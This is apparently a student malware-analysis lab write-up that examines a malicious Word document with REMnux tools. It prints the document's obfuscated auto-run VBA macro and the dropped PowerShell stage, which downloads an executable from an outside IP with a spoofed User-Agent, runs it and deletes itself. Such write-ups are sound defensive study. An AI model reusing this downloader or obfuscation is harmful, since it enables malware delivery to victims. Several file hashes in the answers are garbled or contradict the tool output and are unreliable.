| | | | remote OLE objects, etc |
=====
remnux@remnux:~$ olevba baddoc.doc
XLMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
=====
FILE: baddoc.doc
type: OLE
=====
VBA MACRO ThisDocument.cls
in file: baddoc.doc - OLE stream: 'Macros/VBA/ThisDocument'
=====
Sub Auto_Open()
    h
End Sub
Sub h()
    Dim MY_FILEDIR, ASDASDSA, MY_FILDIR, XPFILEDIR, JAI50DJAS
    ds = 100
    USER = Environ$(" " & Chr(Asc(Chr(ds + 17))) + "s" & "er" & "na" & "me")
    jks = ds
    PST2 = "" & "a" & "do" & "be" & "ac" & "d-u" & "pd" & "a" & "te" & ""
    VBT2 = "" & "a" & Chr(100) & "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
    VBTXP2 = "" & "a" & Chr(100) & "o" & "be" & "ac" & "d-u" & "pd" & "atex" & "p" & ""
    BART2 = "" & "a" & Chr(100) & "o" & "b" & "e" & "ac" & "d-up" & "date" & ""
    PST1 = PST2 + "." & Chr(Asc("p")) + Chr(ds + 15) + "1"
    VBT1 = VBT2 + "." & Chr(118) + "b" & Chr(Asc("s")) + ""
    VBTXP = VBTXP2 + "." & Chr(Asc("v")) + Chr(Asc("b")) + "s" + ""
    BART = BART2 + Chr(Abs(46)) + Chr(Abs(98)) + Chr(Asc(Chr(Asc("a")))) + Chr(Asc(Chr(ds + Fix(16.2)))) + "" &
    JSIQOJQ = BART2 + Chr(Abs(ds - 100 - 46)) + Chr(Abs(ds - 100 - 98)) + Chr(Asc(Chr(Asc("a")))) + Chr(Asc(Chr(ds + Fix(16.2)))) + "" &
    BART = JSIQOJQ
    MY_FILEDIR = "c:\ " & Chr(Asc("U")) + "sers\ " + USER + "\AppData\Local\Temp\ " & BART
    ASDASDSA = "c:\ " & Chr(Asc("U")) + "sers\ " + USER + "\App" & Chr(Asc("D")) + "ata\Local\ " & Chr(Asc("T")) + "emp\ " + BART
    MY_FILDIR = "c:\Users\ " + USER + "\AppData\Local\Temp\ " + VBT1 + ""
    Ch6_Mal_Docs
remnux@remnux:~$
```




```
1 Untitled *
PST2 = " adobeac-update"
VBT2 = "a Chr(100) & "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
VBTXP2 = "" & "a" & Chr(100) & "o" & "be" & "ac" & "d-u" & "pd" & "atex" & "p" & ""
BART2 = "" & "a" & Chr(100) & "o" & "b" & "e" & "ac" & "d-up" & "date" & ""
```

I used notepad to manually to concatenate the separated strings and used the printf to convert the decimal value to ASCII character




```
remnux@remnux:~$ ^C
remnux@remnux:~$ perl -e 'printf "%c", 100;'
remnux@remnux:~$
```


This is the result



3- I used the same method to convert the decimal value 97 to ASCII character then took a screenshot



What does the user-agent mean?

User-Agent:

The "User-Agent" is a string that tells the server what kind of software is making a request. In malicious code, it's sometimes used to make the program look like a normal web browser, so it doesn't raise suspicion.

What does the Chr mean? Give any example from the code.

The Chr function in VBA takes a number (representing an ASCII code) and converts it into its corresponding character. This technique is often used in malware to obfuscate the payload, making it harder to detect and analyze by hiding strings such as file paths, commands, or URLs

Example from the Code: **Chr(120)** converts the ASCII code 120 into the character "x".

- 4- I used vmmonkey to analyze baddoc.doc for any dropped files. Unlike basic analysis, vmmonkey emulates macro execution, which helps identify files created or actions triggered by the document's VBA macros.

```
REMnux v7 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities Terminal Nov 5 10:12
remnux@remnux: ~
remnux@remnux: ~
GetObject      updatexp.vbs
                ['winmgmts:{impersonation
                Level=impersonate}!\\\\.\\
                \root\\cimv2']
Execute Query   Select * from
                Win32_OperatingSystem
GetObject      ['winmgmts:{impersonation
                Level=impersonate}!\\\\.\\
                \root\\cimv2']
Execute Query   Select * from
                Win32_OperatingSystem
OPEN           c:\Users\admin\AppData\Lo
                cal\Temp\adobeacd-
                update.ps1
Dropped File Hash f7af75ee9948552e7e9a9dc8c
                9c5f3e5f64c01cfea90f1ede0
                13cf9138f6efc3
OPEN           c:\Users\admin\AppData\Lo
                cal\Temp\adobeacd-
                update.vbs
Dropped File Hash e9b16a3046c774afc3b3d2276
                637878e6fa822d73740867819
                50aeb4952dfc0a
OPEN           c:\Users\admin\AppData\Lo
                cal\Temp\adobeacd-
                update.bat
Dropped File Hash 7bbb8a216527e939f0d576273
                b96b2e98415a400229f77bf56
                d8d365da4b84f7
Execute Command c:\Users\admin\AppData\Lo
                cal\Temp\adobeacd-
                update.bat
Object.Method Call ['NULL']
Object.Method Call ['NULL']
Object.Method Call ['NULL']
Object.Method Call ['NULL']
Found Entry Point auto open
Environ         ['username']
Delete File     c:\Windows\Temp\adobeacd-
                updatexp.vbs
GetObject      ['winmgmts:{impersonation
                Level=impersonate}!\\\\.\\
                \root\\cimv2']
Execute Query   Select * from
                Win32_OperatingSystem
GetObject      ['winmgmts:{impersonation
```

List names and the hashes of the dropped files?

Filename: adobeacd-update.ps1


Hash: f7af75ee9948552e7e9a9dc8c95cf35ef64c01fcea90f1ede013cf138f6cf3c

Filename: adobeacd-update.vbs

Hash: 6978b3a406c774afc3b3d2276f63b73e8622d374086781950abe945dfc8a0a

Filename: adobeacd-update.bat

Hash: f35cce98a152e7939fd576273b898e98a154002e92977fb56d8d3654ad8a4f7



```
remnux@remnux: ~/baddoc.doc_artifacts
VBA Builtins Called: ['Abs', 'Asc', 'Chr', 'Close', 'Dir', 'Environ', 'Exp
Print', 'SetAttr', 'Sgn', 'Shell', 'Val']
Finished analyzing baddoc.doc .

remnux@remnux:~$ ls
baddoc.doc  baddoc.doc_artifacts  Ch6_Mal_Docs.zip  De
5 Malware Samples (1)  Music  Pictures  Public  Templates  Videos
remnux@remnux:~$ cd baddoc.doc_artifacts
remnux@remnux:~/baddoc.doc_artifacts$ ls
adobeacd-update.bat      'adobeacd-update.bat (2)'  'adobeacd-update.ps
s (2)'
'adobeacd-update.bat (1)'  adobeacd-update.ps1      'adobeacd-update.ps
remnux@remnux:~/baddoc.doc_artifacts$ md5sum

adobeacd-update.bat
adobeacd-update.bat (1)
adobeacd-update.bat (2)
adobeacd-update.ps1
adobeacd-update.ps1 (1)
adobeacd-update.ps1 (2)
adobeacd-update.vbs
adobeacd-update.vbs (1)
adobeacd-update.vbs (2)
remnux@remnux:~/baddoc.doc_artifacts$ md5sum *
2b865123c5d736f3ea8a016ec51e5de3  adobeacd-update.bat
2b865123c5d736f3ea8a016ec51e5de3  adobeacd-update.bat (1)
2b865123c5d736f3ea8a016ec51e5de3  adobeacd-update.bat (2)
24faa1509493e8c83213bc822fcl1a12e  adobeacd-update.ps1
24faa1509493e8c83213bc822fcl1a12e  adobeacd-update.ps1 (1)
24faa1509493e8c83213bc822fcl1a12e  adobeacd-update.ps1 (2)
4c3b25781870d3a0a07cbb85f0e3d06d  adobeacd-update.vbs
4c3b25781870d3a0a07cbb85f0e3d06d  adobeacd-update.vbs (1)
4c3b25781870d3a0a07cbb85f0e3d06d  adobeacd-update.vbs (2)
remnux@remnux:~/baddoc.doc_artifacts$
```

I used md5sum to verify that


All the ps1 copies are the same and

Use code command to view the file

Command written in line number 12

This command is


likely to execute an executable file (444.exe).



```
adobeacd-update.ps1 - Visual Studio Code
File Edit Selection View Go Run Terminal Help
Restricted Mode is intended for safe code browsing. Trust this window to enable all features.
home > remnux > baddoc.doc_artifacts > adobeacd-update.ps1
1 $down = New-Object System.Net.WebClient;
2 $url = "http://91.220.131.44/upd/install.exe";
3 $file = "c:\Users\admin\AppData\Local\Temp\444.exe";
4 $down.Headers["User-Agent"] = "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10) AppleWebKit/600.0";
5 $down.DownloadFile($url,$file);
6 $ScriptDir = $MyInvocation.ScriptName;
7 $someFilePath = "c:\Users\admin\AppData\Local\Temp\444.exe";
8 $vbsFilePath = "c:\Users\admin\AppData\Local\Temp\adobeacd-update.ps1";
9 $batFilePath = "c:\Users\admin\AppData\Local\Temp\adobeacd-update.ps1";
10 $psFilePath = "c:\Users\admin\AppData\Local\Temp\adobeacd-update.ps1";
11 Start-Sleep -s 15;
12 cmd.exe /c "c:\Users\admin\AppData\Local\Temp\444.exe";
13 $file1 = gci $vbsFilePath -Force
14 $file2 = gci $batFilePath -Force
15 $file3 = gci $psFilePath -Force
16 If (Test-Path $vbsFilePath) { Remove-Item $vbsFilePath }
17 If (Test-Path $batFilePath) { Remove-Item $batFilePath }
18 $psMello = "aidhikowndio";
19 If (Test-Path $someFilePath) { Remove-Item $someFilePath }
20 Remove-Item $MyInvocation.InvocationName


remnux@remnux:~/baddoc.doc_artifacts$ code adobeacd-update.ps1
remnux@remnux:~/baddoc.doc_artifacts$
```

5- I used the olevba tool to extract the macro code from baddoc.doc and saved it as macro.vbs



```
remnux@remnux:~$ olevba -c baddoc.doc > macro.vbs
remnux@remnux:~$ code macro.vbs
remnux@remnux:~$
```

```
1  MacroBfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
2  olevba 0.60.2 on Python 3.8.10 - http://decalage.info/python/oletools
3  =====
4  FILE: baddoc.doc
5  Type: OLE
6  =====
7  VBA MACRO ThisDocument.cls
8  in file: baddoc.doc - OLE stream: 'Macros/VBA/ThisDocument'
9  - - - - -
10 Sub Auto_Open()
11     h
12 End Sub
13 Sub h()
14     Dim MY_FILEDIR, ASDASDSA, MY_FILDIR, XPFILEDIR, JAIS00JAS
15     ds = 100
16     USER = Environ$(" " & Chr(Asc(Chr(ds + 17))) & "s" & "er" & "na" & "me")
17
18     jks = ds
19
20     PST2 = "" & "a" & "do" & "be" & "ac" & "d-u" & "pd" & "a" & "te" & ""
21     VBT2 = "" & "a" & Chr(100) & "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
22     VBTXP2 = "" & "a" & Chr(100) & "o" & "be" & "ac" & "d-u" & "pd" & "atex" & "p" & ""
23     BART2 = "" & "a" & Chr(100) & "o" & "b" & "e" & "ac" & "d-up" & "date" & ""
24
25     PST1 = PST2 & "." & Chr(Asc("p")) & Chr(ds + 15) & "l"
26     VBT1 = VBT2 & "." & Chr(118) & "b" & Chr(Asc("s")) & ""
27     VBTXP = VBTXP2 & "." & Chr(Asc("v")) & Chr(Asc("b")) & "s" & ""
28     BART = BART2 & Chr(Abs(46)) & Chr(Abs(98)) & Chr(Asc(Chr(Asc("a")))) & Chr(Asc(Chr(ds + 1
29
30     JSIQ0JQ = BART2 & Chr(Abs(ds - 100 - 46)) & Chr(Abs(ds - 100 - 98)) & Chr(Asc(Chr(Abs(ds
31
32     BART = JSIQ0JQ
33     MY_FILEDIR = "c:\ " & Chr(Asc("U")) & "sers\" & USER & "\AppData\Local\Temp\" & PST1 & "
```




```
remnux@remnux:~$ xxd -r -p macro.vbs > macro.bin
remnux@remnux:~$
```

```
remnux@remnux:~$ ls
baddoc.doc          Ch6_Mal_Docs.zip  Desktop  Downloads  'Lab 6 Malware Samples (1)'  Pi
baddoc.doc_artifacts  Desktop           Documents  invitation.docm  Music
```

After saving the macro I used the xxd command to convert macro.vbs into a .bin file

I then displayed the first 10 lines of the binary output using {xxd macro.bin | head} and took a screenshot of the result.



```
remnux@remnux:~$ xxd macro.bin | head
00000000: acba 60ba ddba acba ddba 10ba baba bada ..
00000010: edda aeed fdea ea88 daaf daff ecea acec ..
00000020: eaac ecea acec eaac ecec babf ecec acec ..
00000030: eced eced acec eced baac badd ..
remnux@remnux:~$
```